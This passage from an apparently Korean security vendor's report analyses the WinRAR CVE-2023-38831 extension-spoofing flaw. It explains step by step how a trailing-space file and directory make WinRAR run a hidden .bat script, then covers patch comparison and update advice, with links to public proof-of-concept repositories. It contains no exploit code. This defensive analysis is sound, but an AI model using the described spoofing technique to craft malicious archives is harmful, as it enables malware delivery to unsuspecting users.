


그림 20. ‘calc1’, ‘calc1.exe’ 실행 결과

Step 2) 동작 분석

취약 버전의 WinRAR 를 통해 앞서 만들어 놓은 확장자 스푸핑이 적용된 ZIP 파일(resume.zip) 실행 시, 다음과 같이 확장자 뒤에 공백 문자가 들어간 “resume.pdf ” 이름의 파일과 디렉터리를 볼 수 있다.




그림 21. 확장자 스푸핑이 적용된 압축 파일

변조된 문서 파일 실행 시 “resume.pdf ” 이름으로 된 파일에 대한 임시 압축 해제 로직이 실행된다. 실행한 파일명 “resume.pdf ”의 존재 여부를 확인하는 과정에서 파일과 디렉터리 이름이 동일하게 설정되어 있어 확장자 스푸핑이 발생한다.

이에 따라 동명의 파일과 디렉터리가 압축 해제되어 “resume.pdf ” 문서와 “resume.pdf ” 디렉터리 내에 들어있던 “resume.pdf .bat” 스크립트 파일까지 임시 디렉터리에 저장이 된다. 압축 해제 과정 중 “resume.pdf ” 문서의 경우 파일명 검증 로직에서 마지막 문자에 대한 공백 문자 검증을 통해 공백을 제거한 후 “resume.pdf”으로 저장된다.




그림 22. 압축 파일 저장 시 공백 문자 제거 로직

따라서 다음과 같이 문서 파일 원본(“resume.pdf”)과, 악성 스크립트 파일(“resume.pdf .bat”)이 모두 압축 해제된 것을 확인할 수 있다.

그림 23. 확장자 스푸핑으로 인한 압축 해제 결과

임시 압축 해제가 모두 진행된 후 WinRAR 를 통해 실행했던 파일인 “resume.pdf ”가 ShellExecuteExW 함수에 의해 실행이 된다. 확장자 없이도 자동으로 연결되는 해당 함수의 특징에 의해 “resume.pdf .bat” 스크립트 파일이 실행되어 악성 코드가 동작한다.

■ 대응 방안

현재 WinRAR 6.22 이하의 모든 버전은 CVE-2023-38831 을 활용한 공격에 취약하다.

RARLAB 은 이에 대응하기 위해서 2023 년 8 월에 패치 버전을 공개했으며, 기존 사용자들에게 최신 WinRAR 버전으로 업데이트를 적용한 후 사용하는 것을 권고하고 있다.

공개된 패치 버전은 기존의 취약 버전과 동작 과정의 흐름이 크게 다르진 않으나, 임시 압축 해제 과정에서 파일명 및 디렉터리명 검증이 강화됐다. 취약 버전과 패치 버전에서 압축된 파일을 실행했을 때, 임시 압축 해제된 결과를 비교한 내용은 다음과 같다.

취약 버전에서, 변조된 ZIP 파일 내 문서 실행 시 임시 압축 해제된 결과이다.




그림 24. 취약 버전의 임시 압축 해제 결과

패치 버전의 결과는 다음과 같다.




그림 25. 패치 버전의 임시 압축 해제 결과

임시 압축 해제 시 취약 버전에서는 확장자 스푸핑이 적용된 파일명으로 인해 악성 스크립트(.bat)까지 압축 해제가 되었지만, 패치 버전에서는 강화된 파일명 검증으로 인해 문서 파일만 정상적으로 압축 해제된 것을 확인할 수 있다.

WinRAR 의 경우 프로그램 내에 강제 업데이트를 진행하는 로직이 존재하지 않고, 업데이트 관련 메시지가 설치 후 첫 실행에만 공지되기 때문에 사용자들은 버전 업데이트에 더욱 유의해야 한다.

*출처: RARLAB

그림 26. WinRAR 버전 업데이트 관련 메시지

■ 참고 사이트

· URL: https://www.win-rar.com/start.html?&L=0
· URL: https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/
· URL: https://github.com/b1tg/CVE-2023-38831-winrar-exploit
· URL: https://github.com/BoredHackerBlog/winrar_CVE-2023-38831_lazy_poc
· URL: https://github.com/swisskyrepo/PayloadsAllTheThings
· URL: https://cert.gov.ua/article/5661411

EQST INSIGHT

2023.09

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹